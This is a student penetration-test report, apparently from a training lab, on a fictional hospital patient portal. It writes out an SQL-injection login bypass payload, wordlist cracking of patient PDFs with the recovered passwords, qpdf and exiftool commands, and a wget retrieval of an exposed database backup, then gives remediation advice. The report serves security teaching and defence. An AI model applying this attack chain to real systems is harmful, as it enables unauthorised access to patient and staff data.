

Penetration Testing Report

Mediroza General Hospital

Client	Target	Type	Duration
Mediroza General Hospital	medirozahospital.com	Black-box Pentest	5 Days

Prepared by: Fatima Tariq **Batch:** B083

This assessment was conducted in a controlled, educational environment with written authorisation from the client. These techniques must never be applied to any system without explicit written permission from the owner.

1. Executive Summary

This report presents the findings of a black-box penetration test conducted against Mediroza General Hospital's web application, hosted at medirozahospital.com. The engagement was authorised by the client and carried out over a five-day period.

During testing, multiple vulnerabilities were identified in the patient portal, ranging from Medium to Critical severity. The most significant finding was a SQL injection vulnerability in the login mechanism, which allowed complete authentication bypass without valid credentials. This initial foothold led to a chain of further exposures, including weakly protected patient PDF reports, sensitive metadata that revealed an internal note from IT staff, and ultimately a forgotten, publicly accessible database backup containing confidential staff salary and shareholder information.

Overall, the assessment found that a single entry-level vulnerability (SQL injection) was sufficient to compromise patient records and highly sensitive internal business data. The hospital's overall risk exposure is rated Critical, and immediate remediation is strongly recommended particularly for the SQL injection flaw and the exposed backup directory, as these pose the greatest risk of real-world data breach.

2. Scope and Methodology

2.1 Scope

Target: <https://medirozahospital.com>

A full black-box penetration test was conducted to identify vulnerabilities, exploit them to demonstrate real-world impact, and document all findings in a professional report.

2.2 Rules of Engagement

- Testing limited strictly to the target domain.
- No social engineering performed.

- No denial-of-service testing performed.
- No testing conducted outside the agreed scope.

2.3 Authorisation

Written authorisation for this security assessment was provided by the client prior to testing.

2.4 Methodology / Tools Used

- curl — reconnaissance (robots.txt enumeration)
- Manual browser testing — login page analysis, username enumeration
- Manual SQL injection testing — authentication bypass
- Networkwalks Hash Calculator — PDF hash extraction
- Networkwalks Password Cracker — dictionary attack against PDF encryption (built-in list and extended JTR wordlist)
- qpdf — PDF decryption
- exiftool — metadata extraction and analysis
- wget — file retrieval from exposed directory
- AI-assisted data analysis — structuring raw SQL dump into readable tables

Testing followed a logical attack chain: reconnaissance → authentication testing → exploitation → post-exploitation data analysis → reporting.

3. Findings and Proof of Exploitation


3.1 Reconnaissance

The robots.txt file was checked to identify directories the site owner wanted excluded from search engines — these often point to sensitive, unlinked areas.

```
curl https://medirozahospital.com/robots.txt

Disallow: /patient/
Disallow: /staff/
Disallow: /old/
```

Two hidden directories of interest were identified: /patient/ (investigated in this section) and /old/ (investigated in Finding 6).



```
(fatima@kali) - [~/Desktop]
$ curl https://medirozahospital.com/robots.txt
# robots.txt
User-agent: *
Disallow: /patient/
Disallow: /staff/
Disallow: /old/

Sitemap: https://medirozahospital.com/sitemap.xml
```

Finding 1 — Username Enumeration

Location	https://medirozahospital.com/patient/portal.php
Risk Rating	Medium

The login page returned different error messages depending on whether the submitted username existed in the system.


Request: username=bob, password=test123

Response: "Username not found"

Request: username=admin, password=test123

Response: "Incorrect password"

Because the two responses differ, an attacker can enumerate valid usernames by brute-forcing the username field alone, before even attempting to guess passwords. This confirmed "admin" as a valid account.



The image displays two side-by-side screenshots of the 'Patient Portal' login interface. Both screenshots show the title 'Patient Portal' and the instruction 'Sign in to view your lab reports and results.' Below this is a red error message box. The left screenshot shows the error message 'Incorrect password', while the right screenshot shows 'Username not found'. Both forms include input fields for 'Username' and 'Password', a 'Show password' checkbox, and a blue 'Sign in' button.

Finding 2 — SQL Injection (Authentication Bypass)

Location	https://medirozahospital.com/patient/portal.php
Risk Rating	Critical

Submitting a single quote in the username field caused a database error, confirming that user input is placed directly into a SQL query without sanitisation:

Input: username=admin' , password=test123

Warning: mysqli_query(): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

This was then exploited to bypass authentication entirely using a classic comment-based injection payload, which closes the string and comments out the password check:

Input: username=admin' -- , password=anything
Result: Logged in as admin. Portal loads with 3 patient reports listed.

This is the most severe finding in the assessment: it grants an unauthenticated attacker full access to the patient portal with no valid credentials.



Finding 3 & 4 — Encrypted PDFs with Weak Passwords

Location	https://networkwalks.com/hash-calculator/ (for hash) https://networkwalks.com/password-cracker/ (for findin passwords of pdfs)
----------	--


All three patient reports retrieved from the compromised portal were password-protected PDFs. A hash was extracted from each file and run through a password-cracking tool against a wordlist of common passwords.

patient_report_1.pdf → password: 123456
patient_report_2.pdf → password: password


The third file was not cracked by the default list of common passwords, confirming its password was not among the most predictable. Switching to a larger, extended wordlist succeeded:

patient_report_3.pdf → password: !@#\$\$%^&
(cracked using an extended wordlist after the common-password list failed)


All three passwords were trivially weak or guessable, meaning the encryption provided little real protection for patient data.




For pdf 1:



For pdf 2:



For pdf 3:



When a small wordlist fails it means the password is not among the most common ones. The solution is to try a larger wordlist that covers more possibilities.

Run report 3 with the built-in list first.

RESULT

Exhausted wordlist. No match. ACCESS DENIED.

Switch the wordlist to the JTR

Result with JTR list

patient_report_3.pdf → !@#\$\$%^&

Lesson: When one wordlist fails, think about why and try a bigger one. Real attackers keep several wordlists for exactly this reason.

Keep an unlocked copy of report 3

qpdf is a command line tool that can decrypt a password protected PDF and save a clean copy.

You need an unlocked copy so that metadata analysis tools can read all the file properties in the next milestone.

qpdf --password='!@#\$\$%^&' --decrypt patient_report_3.pdf report3_open.pdf

Finding 5 — Sensitive Metadata in PDF

Location	patient_report_3.pdf
Risk Rating	Medium

After decrypting the file, its metadata was inspected. Metadata fields often retain information the author never intended to publish:

```
Author    : j.malik
Comments  : DB backup moved to /old before site migration, do not delete
```

This internal note, left by an IT staff member, directly disclosed the existence and intended location of a database backup on the server — information that should never have been exposed to an external party.

```
(fatima@kali)-[~/Downloads]
$ qpdf --password='!@#%$^&' --decrypt patient_report_3.pdf report3_open.pdf

(fatima@kali)-[~/Downloads]
$ exiftool report3_open.pdf

ExifTool Version Number      : 13.55
File Name                    : report3_open.pdf
Directory                   : .
File Size                    : 2.9 kB
File Modification Date/Time  : 2026:10:03 07:27:54-04:00
File Access Date/Time       : 2026:10:03 07:27:55-04:00
File Inode Change Date/Time  : 2026:10:03 07:27:54-04:00
File Permissions             : -rw-rw-r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Author                       : j.malik
Comments                     : DB backup moved to /old before site migration, do not delete
Creator                      : Mediroza CMS 1.4.2
Keywords                     : pathology, patient report
Producer                     : Mediroza Lab Reporting Module
Subject                      : Full Blood Count
Title                        : Pathology Report - E. Thompson
Page Count                   : 1
```


Finding 6 — Forgotten Backup Folder with Directory Listing Enabled

Location	/old/
Risk Rating	Critical

The /old/ directory, already flagged in the robots.txt file during reconnaissance, was browsed directly. Because directory listing was left enabled on the web server, its full contents were visible without any authentication:

```
https://medirozahospital.com/old/
mediroza_db_backup_2019.sql
```

This confirms the clue found in the PDF metadata — the backup file referenced by the IT staff note was still publicly accessible years after it should have been removed.



Download this file using this command in terminal:

```
wget https://medirozahospital.com/old/mediroza_db_backup_2019.sql
```


Finding 7 — Confidential Staff & Shareholder Data Exposed in Plain Text

Location	/old/mediroza_db_backup_2019.sql
Risk Rating	Critical

The exposed SQL backup file was downloaded and reviewed. It contained full, unencrypted database tables, including staff salary records and shareholder ownership details — highly sensitive internal business information that has no business being on a public-facing web server.

```
wget https://medirozahospital.com/old/mediroza_db_backup_2019.sql
```

Cross-referencing this data against the PDF metadata confirmed the full attack chain: the Author field in the patient report (j.malik) matched an entry in the exposed staff table, identified as the IT Systems Administrator who had moved the backup and left the note. This traces the incident from initial login bypass through to complete internal data exposure, end to end.



```
File Edit Search View Document Help
~/Desktop/mediroza_db_backup_2019.sql - Mousepad

67 --
68 DROP TABLE IF EXISTS `shareholders`;
69 CREATE TABLE `shareholders` (
70   `id` int(11) NOT NULL AUTO_INCREMENT,
71   `shareholder_name` varchar(120) NOT NULL,
72   `share_percent` decimal(5,2) NOT NULL,
73   `shares_held` int(11) NOT NULL,
74   `share_class` varchar(20) NOT NULL,
75   PRIMARY KEY (`id`)
76 ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
77
78 LOCK TABLES `shareholders` WRITE;
79 INSERT INTO `shareholders` (`id`,`shareholder_name`,`share_percent`,`shares_held`,`share_class`) VALUES
80 (1,'Dr. Rajesh Moidoo',18.0,180000,'Ordinary'),
81 (2,'Cedar Health Holdings (Pty) Ltd',15.0,150000,'Ordinary'),
82 (3,'Dr. Johan van der Merwe',12.0,120000,'Ordinary'),
83 (4,'Reddy Family Trust',11.0,110000,'Ordinary'),
84 (5,'Thabo Molefe',10.0,100000,'Ordinary'),
85 (6,'Sarah Botha',9.0,90000,'Ordinary'),
86 (7,'Dr. Ahmed Kara',8.0,80000,'Preferential'),
87 (8,'Naledi Zulu',7.0,70000,'Ordinary'),
88 (9,'Michael Roberts',6.0,60000,'Ordinary'),
89 (10,'Dr. Vikram Chetty',4.0,40000,'Preferential');
90 UNLOCK TABLES;
91
92 SET FOREIGN_KEY_CHECKS = 1;
93 -- End of backup
94
```

Find Jameel Malik in the staff table. His email is j.malik, the same name that appeared as the Author field in the PDF metadata. He is the IT Systems Administrator who moved the backup and left the note inside the file. The trail is complete.

4. Risk Rating Summary

The table below summarises all identified vulnerabilities with their associated risk ratings, based on exploitability and business impact.

#	Vulnerability	Location	Risk
1	Username Enumeration	/patient/login.php	Medium
2	SQL Injection — Login Bypass	/patient/login.php	Critical
3	Encrypted PDFs Accessible After Login Bypass	/patient/reports/	High
4	Weak PDF Passwords (crackable via wordlist)	patient_report_*.pdf	High
5	Sensitive Metadata Left in Patient PDF	patient_report_3.pdf	Medium
6	Forgotten Backup Folder — Directory Listing Enabled	/old/	Critical
7	Confidential Staff & Shareholder Data in Plain Text	/old/mediroza_db_backup_2019.sql	Critical

Risk ratings were assigned based on: ease of exploitation, whether authentication was required, and the sensitivity/volume of data exposed. The SQL injection, the exposed backup directory, and the resulting data leak are rated Critical because each could be exploited by an unauthenticated attacker with minimal technical effort and results in direct compromise of patient and corporate data.

5. Recommendations and Remediation

5.1 Username Enumeration

- Return the same generic error message (e.g. "Invalid username or password") regardless of which field is incorrect.

5.2 SQL Injection

- Use parameterised queries / prepared statements for all database interactions.
- Never concatenate raw user input directly into SQL queries.
- Apply input validation and a web application firewall as defence in depth.

5.3 PDF Access Control & Weak Passwords

- Store patient PDFs outside the public web root, behind proper authentication and access control.
- If password protection is used, enforce strong, unique, randomly generated passwords per file — never predictable or common passwords.

5.4 PDF Metadata

- Strip all metadata from patient-facing files before distribution, e.g. using: `exiftool -all= filename.pdf`
- Establish a document sanitisation step in the file-generation workflow.

5.5 Directory Listing & Backup Exposure

- Disable directory listing on all web server folders.
- Remove or relocate old backup files immediately — never store database backups inside a publicly accessible web directory.
- Implement a regular audit process to detect forgotten or orphaned files on production servers.

5.6 General

- Conduct regular penetration testing and vulnerability scanning.
- Provide secure coding and data-handling training for development and IT staff.
- Apply the principle of least privilege to all internal data stores.

This document was produced for educational purposes only. The target was authorised for security testing. These techniques must never be applied to any system without explicit written permission from the owner.